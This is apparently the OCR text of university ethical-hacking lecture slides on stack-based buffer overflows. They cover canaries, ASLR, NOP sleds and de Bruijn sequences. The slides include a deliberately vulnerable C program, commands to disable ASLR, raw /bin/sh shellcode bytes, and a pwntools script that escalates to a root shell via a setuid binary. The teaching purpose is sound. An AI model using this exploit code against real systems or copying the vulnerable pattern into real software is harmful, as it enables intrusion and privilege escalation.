ETHL - Ethical Hacking Lab

0x08 - Binary Exploitation p2

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science

Created: 2024-04-08
Last modified: 2025-05-22

ToC


Stack-Based Buffer Overflows

Stack-Based Buffer Overflows

Everything started with Smashing The Stack For Fun And Profit (Aleph One)

Published in 1996

- 28 years old, still a recommended reading



.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine File 14 of 16

BugTraq, r00t, and Underground.Org

bring you

Smashing The Stack For Fun And Profit

Aleph One


aleph1@underground.org

Stack-Based Buffer Overflows

When a program allows overflowing a buffer created on the stack (i.e., local variables to a function)

We are able to overwrite:


- Local variables coming after the overflowed one
- Saved frame pointer (`$rbp`)
- ***Return address of the function***



Stack-Based Buffer Overflows

When the function returns, the instruction pointer (`$rip`) is set to a value we can control (via the overflow)

Controlling the instruction pointer ***is a central concept of buffer overflow attacks***



Stack-Based Buffer Overflows

***Reminder:* stack canary makes this attack ineffective**

The canary is checked before returning from the function

- If differs from expected value ⇒ the program is aborted

Stack-Based Buffer Overflows

Sometimes overwriting other local variables can also be effective!

In this example, consider canary enabled.

How can we exploit the BO?


Note: the order of local variable on the stack is unspecified (i.e., compiler dependent)

Assume that, after compilation, `password_match` follows `password[]` in memory

```
1   #define MAX_BUF_LEN 1024;
2
3   // [...]
4
5   int fun1(const char* a_password) {
6       int password_match = 0;
7       char password[128];
8
9       read(STDIN, password, MAX_BUF_LEN);
10
11      if (strcmp(password, a_password) == 0) {
12          password_match = 1;
13      }
14
15      // [...]
16
17      return password_match;
18  }
19
20  // [...]
```

Stack-Based Buffer Overflows

```c
#define MAX_BUF_LEN 1024;

// [...]

int fun1(const char* a_password) {
    int password_match = 0;
    char password[128];

    read(STDIN, password, MAX_BUF_LEN);

    if (strcmp(password, a_password) == 0) {
        password_match = 1;
    }

    // [...]

    return password_match;
}

// [...]
```



Executable Stack

(*) Unless we can read and reconstruct the canary

(**) Unless you can learn the address

Executable Stack

The stack is meant to contain data, but (binary) code is data

A buffer overflow can be used to inject and run (return to) arbitrary code. ***Assuming that***:

- The stack memory region is executable - otherwise no code execution
- No stack canary is used - otherwise, can't control the IP (via return address) (*)
- ASLR is off - otherwise, stack base-address is random (**)

Note: thanks to the popularity of BOs, those conditions are neither the default nor considered good practices on modern Linux distros and compilers

Executable Stack

Disable ASLR by using setarch in a new shell

```
setarch `uname -m` -R zsh
```

… or by writing a "0" (zero) to `randomize_va_space`

```
sudo sh -c "echo 0 >
/proc/sys/kernel/randomize_va_space"
```

Compile this example program

- With executable stack (`-z execstack`)
- Without stack canary (`-fno-stack-protector`)

simple-bo.c

```c
#include <stdio.h>

void get_user() {
  // Safe: no one has a name
  // longer than 16 characters!
  char str[0x010];

  puts("What is your name? ");
  gets(str);
  printf("Hello %s!\n", str);
}

void main() {
  get_user();
}
```

Compile with:

```
gcc -O0 -g simple-bo.c -o simple-bo-exec -z execstack -no-pie -fno-stack-protector
```

Executable Stack

```
❯ checksec simple-bo-exec
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/dguer
ri/.cache/.pwntools-cache-3.10/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.con
f (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.12.0)
[*] '/home/dguerri/sources/eth/basics/0x08/simple-bo-exec'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
```

```
❯ ./simple-bo-exec & fg
[1] 1559
[1]  + 1559 running    ./simple-bo-exec
What is your name?
```


```
❯ cat /proc/1559/maps
00400000-00401000 r--p 00000000 fd:00 1322227                            /home/dguerri/sources/basics/simple
00401000-00402000 r-xp 00001000 fd:00 1322227                            /home/dguerri/sources/basics/simple
00402000-00403000 r--p 00002000 fd:00 1322227                            /home/dguerri/sources/basics/simple
00403000-00404000 rw-p 00002000 fd:00 1322227                            /home/dguerri/sources/basics/simple
01c68000-01c89000 rw-p 00000000 00:00 0                                  [heap]
7f2308bbd000-7f2308bc0000 rw-p 00000000 00:00 0
7f2308bc0000-7f2308be8000 r--p 00000000 fd:00 159828                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f2308be8000-7f2308d7d000 r-xp 00028000 fd:00 159828                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f2308d7d000-7f2308dd5000 r--p 001bd000 fd:00 159828                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f2308dd5000-7f2308dd6000 ---p 00215000 fd:00 159828                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f2308dd6000-7f2308dda000 r--p 00215000 fd:00 159828                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f2308dda000-7f2308ddc000 rw-p 00219000 fd:00 159828                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f2308ddc000-7f2308de9000 rw-p 00000000 00:00 0
7f2308df0000-7f2308df2000 rw-p 00000000 00:00 0
7f2308df2000-7f2308df4000 r--p 00000000 fd:00 159825                     /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f2308df4000-7f2308e1e000 r-xp 00002000 fd:00 159825                     /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f2308e1e000-7f2308e29000 r--p 0002c000 fd:00 159825                     /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f2308e2a000-7f2308e2c000 r--p 00037000 fd:00 159825                     /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f2308e2c000-7f2308e2e000 rw-p 00039000 fd:00 159825                     /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fff9cf1b000-7fff9cf3c000 rwxp 00000000 00:00 0                          [stack]
7fff9cfdd000-7fff9cfe1000 r--p 00000000 00:00 0                          [vvar]
7fff9cfe1000-7fff9cfe3000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]

dguerri@ubuntu-x86-64
❯
```

Executable Stack

Exploit

We want to overwrite the return address of get_user() (green)

In this case, instead of (just) overwriting a local variable, we intend to return control to code we inject into the stack



Executable Stack

In our case, prepping the exploit is trivial

`str` is 16 bytes (chars), saved `$rbp` is 8 bytes (64 bits), and the return address is 8 bytes (64 bits)

⇒ we need exactly 32 bytes (`0x20`) to overwrite the return address

But often

- We don't have the source code
- It could be difficult/unfeasible to do the exact math
  - Optimizations performed by the compiler might make variables aligned (e.g., to 16 bytes) changing the actual stack layout

Executable Stack

De Bruijn Sequences

We can use sequences of bytes (ASCII in our case), of increasing length, which never repeat

- When the program crashes, we look at the value of `$rip`, and we will know where to put the bytes to control the program execution

We can generate those de Bruijn sequences, with multiple tools

Executable Stack


De Bruijn Sequences

Some examples

Metasploit

Radare2

GEF (GDB)



Executable Stack


Another mechanism to get some "wiggle-room" is `NOP`-sled

A `NOP`-sled is a sequence of NOP (No-OPeration) machine instructions (opcode 0x90 on x86)

- "Slide" the CPU's instruction execution flow to its final, desired destination whenever the program branches to a memory address anywhere on the slide
- Commonly used in software exploits to direct program execution when a branch instruction target is not known precisely (e.g., **ASLR is on!**)

Executable Stack

`NOP` sled - visual representation



Executable Stack - finding the return address

```
⌥⌘2   ↦ d5426e2caba9 — davide@lechuck   ⌘1
❯ ragg2 -P10 -r -B0a | ./simple-bo
What is your name?
Hello AAABAACAAD!
❯ ragg2 -P20 -r -B0a | ./simple-bo
What is your name?
Hello AAABAACAADAAEAAFAAGA!
❯ ragg2 -P40 -r -B0a | ./simple-bo
What is your name?
Hello AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAAN!
zsh: done                ragg2 -P40 -r -B0a |
zsh: segmentation fault  ./simple-bo

~/sources/basics ····· ✘ 0|SEGV root
❯
[0]                                   "d5426e2
```

1

```
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────────────── stack ────
0x00007ffe8793c8e8 +0x0000: "IAAJAAKAALAAMAAN"   ← $rsp
0x00007ffe8793c8f0 +0x0008: "ALAAMAAN"
0x00007ffe8793c8f8 +0x0010: 0x00007f73199dad00  →  <__libc_init_first+0> endbr64
0x00007ffe8793c900 +0x0018: 0x0000000000000000
0x00007ffe8793c908 +0x0020: 0x00000000004011da  →  <main+0> endbr64
0x00007ffe8793c910 +0x0028: 0x0000000200000000
0x00007ffe8793c918 +0x0030: 0x00007ffe8793ca08  →  0x00007ffe8793cde6  →  "/root/sources/basics/simple-bo"
0x00007ffe8793c920 +0x0038: 0x0000000000000000
──────────────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x4011d2 <get_user+66>    call   0x401070 <printf@plt>
   0x4011d7 <get_user+71>    nop
   0x4011d8 <get_user+72>    leave
→  0x4011d9 <get_user+73>    ret
[!] Cannot disassemble from $PC
──────────────────────────────────────────────────────────────────────── source:simple-bo.c+25 ────
    20    char str[0x10];
    21
```

2

```
gef➤  x/8c $rsp
0x7ffe8793c8e8: 0x49    0x41    0x41    0x4a    0x41    0x41    0x4b    0x41
gef➤
```


3


```
1
2  AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAAN
```

4

Executable Stack

Finding the stack address






Executable Stack

Assuming the address of `str` on the stack is `0x00007fffffffeb00`, the final buffer will be:

```
AAAAAAAAAAAAAAAAYADAYADA\x20\xeb\xff
\xff\xff\x7f\x00\x00\x48\xc7\xc0\x3b
\x00\x00\x00\x48\xbb\x2f\x62\x69\x6e
\x2f\x73\x68\x00\x53\x54\x5f\x48\x31
\xf6\x48\x31\xd2\x0f\x05
```




Executable Stack

Putting everything together

Note the use of a cat to prevent EOF delivered to the newly spawned shell

Note: I was already root here!

Q. Would this exploit do PE if I wasn't root and the binary was SETUID? Why? How to make it W.A.I.?



Executable Stack

Putting everything together

Pwntools makes it easier to create and orchestrate our exploit

In this case, we:

- Made the binary **setuid**
- Used a `NOP` sled to make up for the different stack layout
  - Can you guess why?

simple-bo.py

```python
#!/usr/bin/env python3

from pwn import asm, context, log, p64, process, shellcraft

context.update(arch="amd64", os="linux")

process = process("./simple-bo-exec-setuid")

text = process.recvline_containsS("What is your name?", timeout=3)

# Address of str on the stack
str_address = 0x00007FFFFFFFE240

# Stack smashing (str len + caller function's rbp, i.e., 8 bytes)
payload = b"A" * 0x10 + b"YADAYADA"

# + 8 bytes, because shellcode is right after ret_address in the stack
ret_address = str_address + len(payload) + 8
payload += (
    p64(ret_address)
    + b"\x90" * 30
    + asm(shellcraft.setresuid(0))
    + asm(shellcraft.sh())
)

log.info(f"Payload: {payload}")

process.clean()
process.sendline(payload)
process.interactive()
```

ok, Line 26, Column 32 Spaces: 4 Python

Executable Stack in 2024?

Executable stacks, and in general RWX memory regions (`.TEXT`), have valid use cases in programming

- Dynamic Code Generation: JIT compilation and runtime code modification
- Self-Modifying Code: Techniques for performance and feature enhancements
- Just-in-Time Compilation (JIT): Facilitates storage and execution of generated machine code
- Program Loading and Relocation: Helps adjust addresses during loading
- Runtime Patching and Hot-Code Swapping: Enables updates without restarting

And:

- Some IoT devices can still have executable stack
- Older kernels and libcs
- Stripped down/proprietary OS

Return Oriented Programming (ROP)

(*) Unless we can read and reconstruct the canary

(**) Unless you can learn the address

Return Oriented Programming (ROP)

A buffer overflow can be used to execute "arbitrary code". *Assuming that*:

